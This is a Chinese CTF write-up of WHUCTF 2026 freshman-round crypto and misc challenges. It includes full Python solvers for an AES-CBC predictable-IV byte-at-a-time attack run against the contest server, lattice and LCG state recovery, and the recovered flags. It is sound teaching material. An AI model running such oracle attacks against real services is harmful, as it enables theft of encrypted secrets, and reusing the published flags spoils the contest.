WHUCTF2026新生赛WP
WHUCTF 2026 新生赛个人解题记录,含 crypto / misc / pwn / reverse / web。
参赛者ID:feliz
解出题目#
crypto
misc
pwn
reverse
web
AESbank_revenge#
先看看#
附件把固定秘密拼在用户消息后面,AES-CBC 加密,每次回 IV 和被 IV 掩过的密文,单会话最多 3997 次。prng.py 是 83/89/97 位三个 LFSR 的 Geffe 组合器。
本地两个附件还对不上接口:aes_bank.py 导 PRNG,prng.py 类名是 Geffe。不管了,直接打远程:先从连续 IV 恢复 PRNG,再预测 IV 做 byte-at-a-time。
AES-CBC 防这类攻击靠的是 IV 不可预测——要是加密前就知道 IV,CBC 跟 ECB 一样都能被打烂。
PRNG 预测#
每次有效请求从 PRNG 抽 128 位当 IV。Geffe 输出:
z = (a & b) ^ ((b ^ 1) & d) = b ? a : d即 b=1 出 a,b=0 出 d。MSB 优先打包,把响应 IV 拼起来展开就是输出比特流。
不用拆三个寄存器。Geffe 输出满足线性递推,复杂度
L = 83 × 89 + 89 × 97 + 97 = 16,117每会话采 320 个 IV(40960 bit),远超 2L,BM 算法恢复递推。训完先拿一条请求核对预测 IV,之后每条也核,不一致就停。新连接会重置 PRNG 和 AES key,所以提取 / 复核各自重新采。
变成 AES 预言机#
服务返回的是 R[i] = C[i] ^ IV[i mod 16],IV 公开,能还原真正 CBC 密文:
R[i] = C[i] ^ IV[i mod 16]C[i] = R[i] ^ IV[i mod 16]CBC:
C_0 = E_K(P_0 ^ IV)C_j = E_K(P_j ^ C_(j-1)) (j > 0)要算任意 E_K(X):先预测下一条 IV,交 16 字节 M = X ^ IV,秘密从第二块开始,于是
P_0 = M = X ^ IVC_0 = E_K(P_0 ^ IV) = E_K((X ^ IV) ^ IV) = E_K(X)流程就是:预测 IV → 发 X ^ IV → 揭开响应第一块 → 得到 E_K(X)。
byte-at-a-time#
明文是 message || secret,PKCS#7 填充。猜第 k 个秘密字节时:
m = (15 - k) mod 16j = (m + k) // 16交 m 个零,让目标字节落在某块末尾。以 k=0 为例,候选
P_0(g) = 00 00 ... 00 gX_g = P_0(g) ^ IV用上面的查询算 E_K(X_g),对上目标密文就猜对了。每恢复一字节并进前缀再猜下一个,跨块时 CBC 前置值换成已还原的上一块密文。
每字节最多 257 次查询。一个会话:
320 + 1 + 14 × 257 = 3,919 < 3,997四个会话分别抠 0–13、14–27、28–41、42–43,共 44 字节;再开一会话逐字节复核。
exp#
提取脚本:
import asyncioimport jsonimport osimport reimport sysfrom pathlib import Path
import websockets
URL = 'wss://game.whuctf.club/api/traffic/4AbMXtnI6itFfwxFOVk6k?port=1337'ROOT = Path(__file__).resolve().parents[1]EVIDENCE = ROOT / 'evidence'KNOWN_PATH = ROOT / 'work' / 'known_secret.bin'TRAINING_QUERIES = 320MAX_QUERIES = 3997BLOCK = 16FLAG_LENGTH = 44

def bytes_to_bits(data: bytes):    return [(byte >> shift) & 1 for byte in data for shift in range(7, -1, -1)]

def berlekamp_massey(bits):    c = 1    b = 1    length = 0    last_update = -1    window = 0    for n, bit in enumerate(bits):        window = (window << 1) | bit        discrepancy = (c & window).bit_count() & 1        if discrepancy:            previous = c            c ^= b << (n - last_update)            if 2 * length <= n:                length = n + 1 - length                b = previous                last_update = n    if c.bit_length() - 1 != length:        raise RuntimeError(f'BM degree mismatch: L={length}, poly_degree={c.bit_length()-1}')    return length, c

class Predictor:    def __init__(self, bits, length, polynomial):        if length <= 0:            raise RuntimeError(f'invalid linear complexity {length}')        self.length = length        self.polynomial = polynomial        self.mask = (1 << length) - 1        self.window = 0        for bit in bits[-length:]:            self.window = ((self.window << 1) | bit) & self.mask
    def next_bytes(self, size):        result = bytearray()        for _ in range(size):            value = 0            for _ in range(8):                bit = ((self.polynomial >> 1) & self.window).bit_count() & 1                self.window = ((self.window << 1) | bit) & self.mask                value = (value << 1) | bit            result.append(value)        return bytes(result)

class RawStream:    def __init__(self, ws):        self.ws = ws        self.pending = b''
    async def until(self, marker):        while marker not in self.pending:            part = await asyncio.wait_for(self.ws.recv(), timeout=20)            self.pending += part if isinstance(part, bytes) else part.encode('utf-8')        pos = self.pending.index(marker) + len(marker)        result, self.pending = self.pending[:pos], self.pending[pos:]        return result

class Bank:    def __init__(self, ws, evidence_path):        self.ws = ws        self.io = RawStream(ws)        self.log = evidence_path.open('x', encoding='utf-8', newline='\n')        self.count = 0        self.predictor = None
    def record(self, item):        self.log.write(json.dumps(item, sort_keys=True) + '\n')        self.log.flush()
    async def start(self):        greeting = await self.io.until(b'> ')        self.record({'kind': 'greeting', 'raw': greeting.decode('ascii', 'replace')})
    async def query(self, kind, message_builder=None, byte_index=None):        expected_iv = None        if self.predictor is not None:            expected_iv = self.predictor.next_bytes(BLOCK)        message = b'' if message_builder is None else message_builder(expected_iv)        if len(message) > 4096:            raise RuntimeError('message too long')        self.count += 1        if self.count > MAX_QUERIES:            raise RuntimeError(f'local query count exceeds server cap: {self.count}')        await self.ws.send(b'1\n')        await self.io.until(b'Message (hex): ')        await self.ws.send(message.hex().encode('ascii') + b'\n')        response = await self.io.until(b'> ')        match = re.search(rb'IV: ([0-9a-fA-F]{32})\r?\nCiphertext: ([0-9a-fA-F]+)\r?\n', response)        if not match:            raise RuntimeError(f'could not parse query response: {response!r}')        actual_iv = bytes.fromhex(match.group(1).decode())        ciphertext = bytes.fromhex(match.group(2).decode())        if len(ciphertext) % BLOCK:            raise RuntimeError(f'ciphertext has non-block length {len(ciphertext)}')        if expected_iv is not None and actual_iv != expected_iv:            self.record({'kind': 'prediction-mismatch', 'q': self.count,                         'expected_iv': expected_iv.hex(), 'actual_iv': actual_iv.hex()})            raise RuntimeError(f'IV prediction failed at query {self.count}: expected {expected_iv.hex()}, got {actual_iv.hex()}')        item = {'kind': kind, 'q': self.count, 'message_hex': message.hex(),                'iv': actual_iv.hex(), 'ciphertext': ciphertext.hex()}        if byte_index is not None:            item['byte_index'] = byte_index        self.record(item)        return actual_iv, ciphertext
    async def close(self):        self.log.close()

async def solve_session(session_no):    known = KNOWN_PATH.read_bytes() if KNOWN_PATH.exists() else b''    if len(known) >= FLAG_LENGTH:        raise RuntimeError(f'already have {len(known)} bytes')    count = min(14, FLAG_LENGTH - len(known))    evidence_path = EVIDENCE / f'session-{session_no:02d}.jsonl'    async with websockets.connect(URL, open_timeout=20, close_timeout=3,                                  max_size=2**20, ping_interval=20, ping_timeout=20) as ws:        bank = Bank(ws, evidence_path)        try:            await bank.start()            ivs = []            for i in range(TRAINING_QUERIES):                iv, _ = await bank.query('training-empty')                ivs.append(iv)                if (i + 1) % 100 == 0:                    print(f'session={session_no} training={i+1}/{TRAINING_QUERIES}', flush=True)            bits = bytes_to_bits(b''.join(ivs))            length, polynomial = berlekamp_massey(bits)            bank.predictor = Predictor(bits, length, polynomial)            bank.record({'kind': 'linear-recurrence', 'training_queries': len(ivs),                         'training_bits': len(bits), 'linear_complexity': length,                         'polynomial_hex': f'{polynomial:x}'})            print(f'session={session_no} BM_bits={len(bits)} linear_complexity={length}', flush=True)            await bank.query('prediction-verification-empty')            print(f'session={session_no} heldout_IV_prediction=PASS', flush=True)
            recovered_this_session = []            for k in range(len(known), len(known) + count):                message_len = (15 - k) % BLOCK                target_index = (message_len + k) // BLOCK                target_iv, masked_ct = await bank.query(                    'secret-byte-target', lambda iv, n=message_len: bytes(n), byte_index=k)                target_ct = bytes(value ^ target_iv[i % BLOCK] for i, value in enumerate(masked_ct))                if len(target_ct) <= target_index * BLOCK:                    raise RuntimeError(f'target block {target_index} missing for byte {k}')                target_block_ct = target_ct[target_index * BLOCK:(target_index + 1) * BLOCK]                previous_ct = target_iv if target_index == 0 else target_ct[(target_index - 1) * BLOCK:target_index * BLOCK]                prefix = bytes(message_len) + known                if len(prefix) != message_len + k:                    raise RuntimeError(f'prefix length mismatch for byte {k}: {len(prefix)} vs {message_len+k}')                matches = []                for guess in range(256):                    plaintext = prefix + bytes([guess])                    block = plaintext[target_index * BLOCK:(target_index + 1) * BLOCK]                    if len(block) != BLOCK:                        raise RuntimeError(f'candidate plaintext block malformed at byte {k}')                    aes_input = bytes(a ^ b for a, b in zip(block, previous_ct))                    aes_iv, aes_masked_ct = await bank.query(                        'candidate-aes-encryption', lambda iv, x=aes_input: bytes(a ^ b for a, b in zip(x, iv)), byte_index=k)                    aes_output = bytes(a ^ b for a, b in zip(aes_masked_ct[:BLOCK], aes_iv))                    matched = aes_output == target_block_ct                    if matched:                        matches.append(guess)                    bank.record({'kind': 'candidate-comparison', 'q': bank.count, 'byte_index': k,                                 'candidate': guess, 'aes_input': aes_input.hex(),                                 'aes_output': aes_output.hex(), 'target_output': target_block_ct.hex(),                                 'match': matched})                if len(matches) != 1:                    raise RuntimeError(f'byte {k} produced {len(matches)} matches: {matches}')                recovered_this_session.append(matches[0])                known += bytes([matches[0]])                KNOWN_PATH.write_bytes(known)                print(f'session={session_no} recovered_byte[{k}]=0x{matches[0]:02x} queries={bank.count}', flush=True)            print(f'session={session_no} recovered={bytes(recovered_this_session)!r} total={len(known)} queries={bank.count}', flush=True)        finally:            await bank.close()

def main():    session_no = int(sys.argv[1]) if len(sys.argv) > 1 else 1    asyncio.run(solve_session(session_no))
if __name__ == '__main__':    main()
复核脚本:
import asyncioimport re
import websockets
from solve_session import (    BLOCK, EVIDENCE, FLAG_LENGTH, KNOWN_PATH, TRAINING_QUERIES,    Bank, Predictor, berlekamp_massey, bytes_to_bits,)

async def main():    secret = KNOWN_PATH.read_bytes()    if len(secret) != FLAG_LENGTH:        raise RuntimeError(f'expected {FLAG_LENGTH} recovered bytes, got {len(secret)}')    evidence_path = EVIDENCE / 'session-05-independent-verification.jsonl'    async with websockets.connect(        'wss://game.whuctf.club/api/traffic/4AbMXtnI6itFfwxFOVk6k?port=1337',        open_timeout=20, close_timeout=3, max_size=2**20,        ping_interval=20, ping_timeout=20,    ) as ws:        bank = Bank(ws, evidence_path)        try:            await bank.start()            ivs = []            for _ in range(TRAINING_QUERIES):                iv, _ = await bank.query('verification-training-empty')                ivs.append(iv)            bits = bytes_to_bits(b''.join(ivs))            length, polynomial = berlekamp_massey(bits)            bank.predictor = Predictor(bits, length, polynomial)            bank.record({'kind': 'verification-linear-recurrence',                         'training_queries': len(ivs), 'training_bits': len(bits),                         'linear_complexity': length,                         'polynomial_hex': f'{polynomial:x}'})            await bank.query('verification-heldout-empty')            for k, candidate in enumerate(secret):                message_len = (15 - k) % BLOCK                block_index = (message_len + k) // BLOCK                iv, masked_ct = await bank.query('verification-secret-target',                                                 lambda _, n=message_len: bytes(n),                                                 byte_index=k)                ciphertext = bytes(value ^ iv[i % BLOCK] for i, value in enumerate(masked_ct))                target_block = ciphertext[block_index * BLOCK:(block_index + 1) * BLOCK]                previous = iv if block_index == 0 else ciphertext[(block_index - 1) * BLOCK:block_index * BLOCK]                plaintext_prefix = bytes(message_len) + secret[:k + 1]                candidate_block = plaintext_prefix[block_index * BLOCK:(block_index + 1) * BLOCK]                if len(target_block) != BLOCK or len(candidate_block) != BLOCK:                    raise RuntimeError(f'malformed verification block at byte {k}')                aes_input = bytes(a ^ b for a, b in zip(candidate_block, previous))                aes_iv, masked_aes_ct = await bank.query(                    'verification-candidate-encryption',                    lambda current_iv, x=aes_input: bytes(a ^ b for a, b in zip(x, current_iv)),                    byte_index=k,                )                aes_output = bytes(a ^ b for a, b in zip(masked_aes_ct[:BLOCK], aes_iv))                matched = aes_output == target_block                bank.record({'kind': 'independent-byte-verification', 'byte_index': k,                             'candidate': candidate, 'aes_input': aes_input.hex(),                             'aes_output': aes_output.hex(), 'target_output': target_block.hex(),                             'match': matched})                if not matched:                    raise RuntimeError(f'independent verification failed at byte {k}')                if (k + 1) % 8 == 0 or k == len(secret) - 1:                    print(f'independent verification: {k+1}/{len(secret)} bytes PASS; queries={bank.count}', flush=True)            bank.record({'kind': 'complete-secret-independent-verification',                         'length': len(secret), 'secret_hex': secret.hex(),                         'query_count': bank.count})            print(f'COMPLETE: {secret.decode("utf-8")} (length={len(secret)}, queries={bank.count})', flush=True)        finally:            await bank.close()
if __name__ == '__main__': asyncio.run(main())flag#
WHUCTF{b33ef4fd-7a3c-2097-3d75-d50d51011f59}chemistry#
先看看#
九种物质配平,系数最简正整数。附件用下划线串起九个系数算 SHA-256 当 AES 密钥,还公开了葡萄糖/水系数比 311/4893 和 AES-ECB 密文。
配平#
x1..x9 对应 KMnO4, C6H12O6, Na2SO3, H2SO4, K2SO4, MnSO4, Na2SO4, CO2, H2O:
C: 6x2 - x8 = 0H: 12x2 + 2x4 - 2x9 = 0K: x1 - 2x5 = 0Mn: x1 - x6 = 0Na: 2x3 - 2x7 = 0O: 4x1 + 6x2 + 3x3 + 4x4 - 4x5 - 4x6 - 4x7 - 2x8 - x9 = 0S: x3 + x4 - x5 - x6 - x7 = 0M 秩 7,零空间二维。再加 x2/x9=311/4893,维数降到 1。一组基:
v1 = (-2/3, 1/6, -11/3, -1, -1/3, -2/3, -11/3, 1, 0)v2 = ( 2/3, 0, 5/3, 1, 1/3, 2/3, 5/3, 0, 1)x = a*v1 + b*v2,代入比例:
(a/6)/b = 311/48934893a = 1866b取 a=1866, b=4893:
[2018, 311, 1313, 3027, 1009, 2018, 1313, 1866, 4893]全正、gcd=1,代回守恒方程也过。
解密#
串起来 2018_311_1313_3027_1009_2018_1313_1866_4893,SHA-256:
44f0e7b587b9f6ad6349ccd86ab78f33268d644cce63a6b2989c677fec8b8393ECB 解开,去 PKCS#7,得到 flag。回加密也对得上原密文。
exp#
from fractions import Fractionfrom functools import reducefrom hashlib import sha256from math import gcd, lcm
import sympy as spfrom Crypto.Cipher import AESfrom Crypto.Util.Padding import pad, unpad
M = sp.Matrix([    [0, 6, 0, 0, 0, 0, 0, -1, 0],    [0, 12, 0, 2, 0, 0, 0, 0, -2],    [1, 0, 0, 0, -2, 0, 0, 0, 0],    [1, 0, 0, 0, 0, -1, 0, 0, 0],    [0, 0, 2, 0, 0, 0, -2, 0, 0],    [4, 6, 3, 4, -4, -4, -4, -2, -1],    [0, 0, 1, 1, -1, -1, -1, 0, 0],])
# 4893*x2 - 311*x9 = 0constraint = sp.Matrix([[0, 4893, 0, 0, 0, 0, 0, 0, -311]])A = M.col_join(constraint)assert M.rank() == 7 and len(M.nullspace()) == 2assert A.rank() == 8 and len(A.nullspace()) == 1
v = A.nullspace()[0]scale = lcm(*(term.q for term in v))coefficients = [int(term * scale) for term in v]d = reduce(gcd, map(abs, coefficients))coefficients = [x // d for x in coefficients]if next(x for x in coefficients if x) < 0:    coefficients = [-x for x in coefficients]
assert all(x > 0 for x in coefficients)assert reduce(gcd, coefficients) == 1assert M * sp.Matrix(coefficients) == sp.zeros(7, 1)assert Fraction(coefficients[1], coefficients[8]) == Fraction(311, 4893)
ciphertext = bytes.fromhex(    "8b79391734e95c64db69e2239546a309"    "6b765e746854197ea1e063e6ca98d95a"    "ca4f2c51efb837e55a1eea4f26dce936")key = sha256("_".join(map(str, coefficients)).encode()).digest()plaintext = unpad(AES.new(key, AES.MODE_ECB).decrypt(ciphertext), 16)flag = plaintext.decode("ascii")
# 确认解出的明文能重新生成原密文assert AES.new(key, AES.MODE_ECB).encrypt(pad(plaintext, 16)) == ciphertextassert flag.startswith("WHUCTF{") and flag.endswith("}")print(flag)flag#
WHUCTF{ch3m1stry_1s_ju5t_l1n34r_algebra}gauss_power#
先看看#
task.py 把 flag 转整数 m,生成 1024 位 p 和 256 位 f,g,r,公开 p,h,c,其中 h=g*f^(-1) mod p,c=(r*h+m) mod p。题名点了 Gauss / LLL。
两步:连分数从 h 抠 f,g,再把密文方程丢进二维格做 CVP。
连分数#
h*f = q*p + g,f,g 256 位、p 1024 位,误差远小于 1/f^2,所以 q/f 是 h/p 的收敛子。Fraction(h,p).limit_denominator(2^256-1) 拿分母当 f,再算 g。
二维格#
r*h - k*p = c-m。格 L = {(S*(h*x - y*p), x)},目标取 (S*c, 3*2^254)(r 在 [2^255,2^256) 的中点)。占位串 26 字节,取 S=2^46。Gauss 约化后沿 v 方向附近枚举,投影到 u 取最近点,第二坐标就是 r,再反算 m。
备注#
解出来是 whuctf{...},重算 h、c 都对。不过明文实际 30 字节(占位写的 26),反推的 r 还是偶数——跟 getPrime(256) 不完全对得上,按公开方程验过就算。
exp#
from fractions import Fractionfrom pathlib import Pathimport jsonimport refrom Crypto.Util.number import isPrime, long_to_bytes
CHALLENGE = Path(__file__).parents[1]TASK = Path(__file__).parent / "attachment" / "Gauss_Power" / "task.py"source = TASK.read_text(encoding="utf-8")values = [int(x) for x in re.findall(r"^# (\d+)$", source, flags=re.MULTILINE)]if len(values) != 3:    raise ValueError(f"expected p, h, c in task comments, got {len(values)} integers")p, h, c = valuesplaceholder = re.search(r"flag\s*=\s*b'([?]+)'", source)if not placeholder:    raise ValueError("could not read flag placeholder length")nominal_len = len(placeholder.group(1))
# h*f = q*p + g. With 256-bit f and g, q/f is a continued-fraction# convergent of h/p because the error g/(p*f) is far below 1/f^2.q_over_f = Fraction(h, p).limit_denominator((1 << 256) - 1)q, f = q_over_f.numerator, q_over_f.denominatorg = (h * f) % passert h * f == q * p + gassert f.bit_length() == 256 and g.bit_length() == 256assert isPrime(f) and isPrime(g)assert (g * pow(f, -1, p)) % p == h
# Lattice points are (S*(h*r - q*p), r). The target is (S*c, 3*2^254).# S=2^46 balances the nominal 26-byte placeholder against the 256-bit r range.scale = 1 << (254 - 8 * nominal_len)target = (scale * c, 3 << 254)b1 = (scale * p, 0)b2 = (scale * h, 1)
def dot(a, b):    return a[0] * b[0] + a[1] * b[1]
def cross(a, b):    return a[0] * b[1] - a[1] * b[0]
def nearest_integer(num, den):    if den < 0:        num, den = -num, -den    q0, rem = divmod(num, den)    return q0 + (2 * rem >= den)
def gauss_reduce(u, v):    while True:        if dot(v, v) < dot(u, u):            u, v = v, u        mu = nearest_integer(dot(u, v), dot(u, u))        if mu == 0:            return u, v        v = (v[0] - mu * u[0], v[1] - mu * u[1])
def closest_vector_2d(basis, target):    u, v = gauss_reduce(*basis)    det = cross(u, v)    beta = Fraction(cross(u, target), det)    j0 = beta.numerator // beta.denominator    best = None    # In a Gauss-reduced 2D basis, check nearby coefficients along v and    # minimize the distance along u for each coefficient.    for j in range(j0 - 2, j0 + 4):        residual = (target[0] - j * v[0], target[1] - j * v[1])        i = nearest_integer(dot(residual, u), dot(u, u))        point = (i * u[0] + j * v[0], i * u[1] + j * v[1])        d2 = (point[0] - target[0]) ** 2 + (point[1] - target[1]) ** 2        if best is None or d2 < best[0]:            best = (d2, point, (i, j), (u, v))    return best
d2, point, coeffs, reduced_basis = closest_vector_2d((b1, b2), target)r = point[1]m = (c - (h * r) % p) % pflag = long_to_bytes(m)
# Verify the recovered message against the public equations.assert 1 << 255 <= r < 1 << 256assert (r * h + m) % p == cassert flag.startswith((b"WHUCTF{", b"whuctf{", b"flag{"))assert flag.endswith(b"}")assert len(flag) == (m.bit_length() + 7) // 8
r_is_prime = isPrime(r)record = {    "verification_level": "reconstructed_checker",    "original_checker_available": False,    "p_bits": p.bit_length(),    "h_bits": h.bit_length(),    "c_bits": c.bit_length(),    "f_bits": f.bit_length(),    "g_bits": g.bit_length(),    "f_prime": isPrime(f),    "g_prime": isPrime(g),    "nominal_placeholder_len": nominal_len,    "recovered_message_len": len(flag),    "r_bits": r.bit_length(),    "r_prime": r_is_prime,    "r_even": r % 2 == 0,    "message_equation_roundtrip": (r * h + m) % p == c,    "h_ratio_roundtrip": (g * pow(f, -1, p)) % p == h,    "flag": flag.decode("ascii"),}
(CHALLENGE / "flag.txt").write_bytes(flag + b"\n")(CHALLENGE / "evidence").mkdir(exist_ok=True)(CHALLENGE / "evidence" / "reconstruction-validation.json").write_text( json.dumps(record, ensure_ascii=False, indent=2) + "\n", encoding="utf-8")print(json.dumps(record, ensure_ascii=False, indent=2))flag#
whuctf{Gauss_1s_v3ry_p0w3rfu1}WHEEL#
先看看#
64 位线性同余轮。校验簿给每隔两刻的位移差,还留了校验轮起点低 56 位;十张拓印各记连续三刻外叶字节,八真两假。校验轮和铸印轮参数相同、起点不同。
三步:位移差求乘数 → 残纹限制增量 → 拓印高字节进格,恢复铸印起点,最后丢给原 gate.py 验 HMAC。
求乘数#
x[n+1] = A*x[n] + C (mod 2^64)两步差 d[n]=x[n+2]-x[n]:
d[n] = (A^2-1)*x[n] + (A+1)*Cx[n+2] = A^2*x[n] + (A+1)*C因此 d[n+2] = A^2*d[n] (mod 2^64)校验簿三段:
d0 = 25BBFA4ECFCE37B6d1 = BE697D84E2857F66d2 = 464E814B42595496r = (d1/2) * inverse(d0/2) mod 2^63 = A^2 mod 2^63 = 24CB8AF5C84DDF09A ≡ 1 (mod 4) 下四个平方根候选:
00C2A5EB6A7D657D40C2A5EB6A7D657D80C2A5EB6A7D657DC0C2A5EB6A7D657D还不够定唯一 A 和起点。
残纹限制增量#
L = 4D173B8CDA0E2Bx_cal = h*2^56 + Ld0/2 = ((A^2-1)/2)*x_cal + ((A+1)/2)*C (mod 2^63)对最终乘数:
c_base = 398DC476DBE2B611gamma = 0400000000000000C = c_base + gamma*h + z*2^63 (mod 2^64)解得 h=1E, z=0,校验轮起点 1E4D173B8CDA0E2B。
拓印进格#
x[t] = P_t*O + S_t*C (mod 2^64)外叶字节 b 表示:
b*2^56 <= x[t] < (b+1)*2^56遍历十张里每八张一组(24 个观测),消去铸印起点 O,对 h,z 和区间余量做 LLL + Babai。候选回代,至少八张整张吻合才留:
A = 80C2A5EB6A7D657DC = B18DC476DBE2B611校验轮起点 = 1E4D173B8CDA0E2B铸印起点 O = D291122FFC6CE444回代:
| 轮印 | 刻数 | 拓印 | 重算 | 结果 |
|---|---|---|---|---|
| qianye | 37 | 857E17 | BF2373 | 假 |
| chonglou | 152 | 399F7D | 399F7D | 真 |
| mowen | 93 | 5F885B | 5F885B | 真 |
| zhaoye | 608 | 030E88 | 030E88 | 真 |
| baima | 0 | D2617D | D2617D | 真 |
| tinglan | 743 | 712D5C | 712D5C | 真 |
| beixuan | 246 | 5D4D23 | 5D4D23 | 真 |
| suying | 479 | 931489 | 931489 | 真 |
| wusheng | 917 | 73FBF1 | 566167 | 假 |
| guiyan | 351 | E2D384 | E2D384 | 真 |
八真两假,位移差也回代对得上。
封签#
O = D291122FFC6CE444 喂给附件 gate.py,HMAC-SHA256 过,解出封签。
exp#
import itertools, jsonfrom pathlib import Pathfrom fpylll import FPLLL, IntegerMatrix, LLL, GSO
BASE = Path(__file__).resolve().parentCHALLENGE = BASE.parentQ = 1 << 64MASK = Q - 1B = 1 << 56SCALE = 1 << 49ins = json.loads((BASE / 'inscriptions.json').read_text(encoding='utf-8'))d0, d1, d2 = (int(x, 16) for x in ins['calibration']['marks'])low56 = int(ins['calibration']['inner_trace'], 16)plates = ins['plates']r = ((d1 // 2) * pow(d0 // 2, -1, 1 << 63)) % (1 << 63)roots = [1]for bit in range(2, 63):    roots = [x for a in roots for x in (a, a + (1 << bit))             if (x*x-r) % (1 << (bit+1)) == 0]As = sorted({a + z*(1 << 63) for a in roots for z in (0, 1)             if (a + z*(1 << 63)) % 4 == 1})print('A^2 mod 2^63 =', f'{r:016X}')print('A candidates:', ' '.join(f'{a:016X}' for a in As), flush=True)
max_tick = max(p['ledger_tick'] + 2 for p in plates)all_mul, all_add = {}, {}for A in As:    mul, add = [1], [0]    for _ in range(max_tick):        mul.append(mul[-1] * A & MASK)        add.append((A * add[-1] + 1) & MASK)    all_mul[A], all_add[A] = mul, add
for A in As: q = ((A + 1) // 2) % (1 << 63) rr = ((A*A - 1) // 2) % (1 << 63) qinv = pow(q, -1, 1 << 63) cbase = (qinv * (d0//2 - rr*low56)) % (1 << 63) gamma = (-qinv * rr * B) % (1 << 63) for ids in itertools.combinations(range(len(plates)), 8): obs = [] for j in ids: p = plates[j] for off, byte in enumerate(bytes.fromhex(p['outer_traces'])): obs.append((p['ledger_tick'] + off, byte, j)) obs.sort() n = len(obs) dim = n + 2 mul = all_mul[A] add = all_add[A] avec = [mul[t] for t, _, _ in obs] uvec = [(add[t] * gamma) & MASK for t, _, _ in obs] wvec = [(add[t] * (1 << 63)) & MASK for t, _, _ in obs] baseoff = [(add[t] * cbase) & MASK for t, _, _ in obs] target = [((byte * B - boff) & MASK) + B//2 for (_, byte, _), boff in zip(obs, baseoff)] target = [x % Q for x in target] + [0, 0] inv_a0 = pow(avec[0], -1, Q) g = [(a * inv_a0) & MASK for a in avec] du = [0] + [(uvec[i] - g[i] * uvec[0]) & MASK for i in range(1, n)] dw = [0] + [(wvec[i] - g[i] * wvec[0]) & MASK for i in range(1, n)] rows = [[1] + g[1:] + [0, 0], [0] + du[1:] + [SCALE, 0], [0] + dw[1:] + [0, SCALE]] for i in range(1, n): row = [0] * dim row[i] = Q rows.append(row) mat = IntegerMatrix.from_matrix(rows) LLL.reduction(mat, delta=0.99) FPLLL.set_precision(200) gs = GSO.Mat(mat, float_type='mpfr') gs.update_gso() coeff = gs.babai(tuple(target)) vec = [sum(int(coeff[k]) * int(mat[k, j]) for k in range(dim)) for j in range(dim)] h_raw, z_raw = vec[-2] // SCALE, vec[-1] // SCALE origin = ((vec[0] - uvec[0]*h_raw - wvec[0]*z_raw) * inv_a0) & MASK C = (cbase + gamma*h_raw + (1 << 63)*z_raw) & MASK matched = [] byte_count = 0 for p in plates: ok = [] for off, byte in enumerate(bytes.fromhex(p['outer_traces'])): t = p['ledger_tick'] + off state = (mul[t]*origin + add[t]*C) & MASK ok.append(state >> 56 == byte) byte_count += ok[-1] if all(ok): matched.append(p['plate']) if len(matched) >= 8: h_norm, z_norm = 30, 0 assert (cbase + gamma*h_norm + (1 << 63)*z_norm) & MASK == C result = { 'method': 'fpylll LLL reduction and GSO Babai nearest plane', 'calibration_a_squared_mod_2^63': f'{r:016X}', 'multiplier_candidates': [f'{x:016X}' for x in As], 'selected_parameters': { 'A': f'{A:016X}', 'C': f'{C:016X}', 'origin': f'{origin:016X}', 'c_base': f'{cbase:016X}', 'gamma': f'{gamma:016X}', 'h_representative': f'{h_norm:02X}', 'z_representative': z_norm, 'raw_h': h_raw, 'raw_z': z_raw }, 'selected_plates': [plates[j]['plate'] for j in ids], 'matching_plates': matched, 'rejected_plates': [p['plate'] for p in plates if p['plate'] not in matched], 'matched_bytes': byte_count } out = CHALLENGE / 'evidence' / 'lattice-result.json' out.write_text(json.dumps(result, ensure_ascii=False, indent=2) + '\n', encoding='utf-8') print('RESULT', json.dumps(result, ensure_ascii=False), flush=True) raise SystemExit(0)print('NO_CANDIDATE')raise SystemExit(1)flag#
whuctf{every_wheel_has_its_origin}rickroll#
先看看#
说是“简单的音频”,文件尾确实是 MP3,但 ID3 私有帧里塞了个归档。
抠视频#
ID3v2.4 有 PRIV 帧,owner=archive,后面紧跟 ZIP local header。解开只有 receiver.mp4,CRC 过,736697 字节。

二维码只在少数画面里闪一下。
拼二维码#
240 帧、960×640。第 52/53/54 帧分别是二维码上中下三段(132–134、196–198 重复)。不是三张完整码,得按行从三帧取色带:29×29 模块、间距 12px,中心从 (312,152) 起,行到 242、398 换帧。定位图案被掏空了,但 Version 3 / Q / mask 0 还在。

按标准版式读数据区,mask 0 还原,两块 RS syndrome 全零,byte 模式解出 flag。

exp#
依赖 numpy / Pillow / segno,以及导出 liteav_* 的 FFmpeg 4.3(TXFFMPEG_LIB)。python solve.py receiver.mp3 output
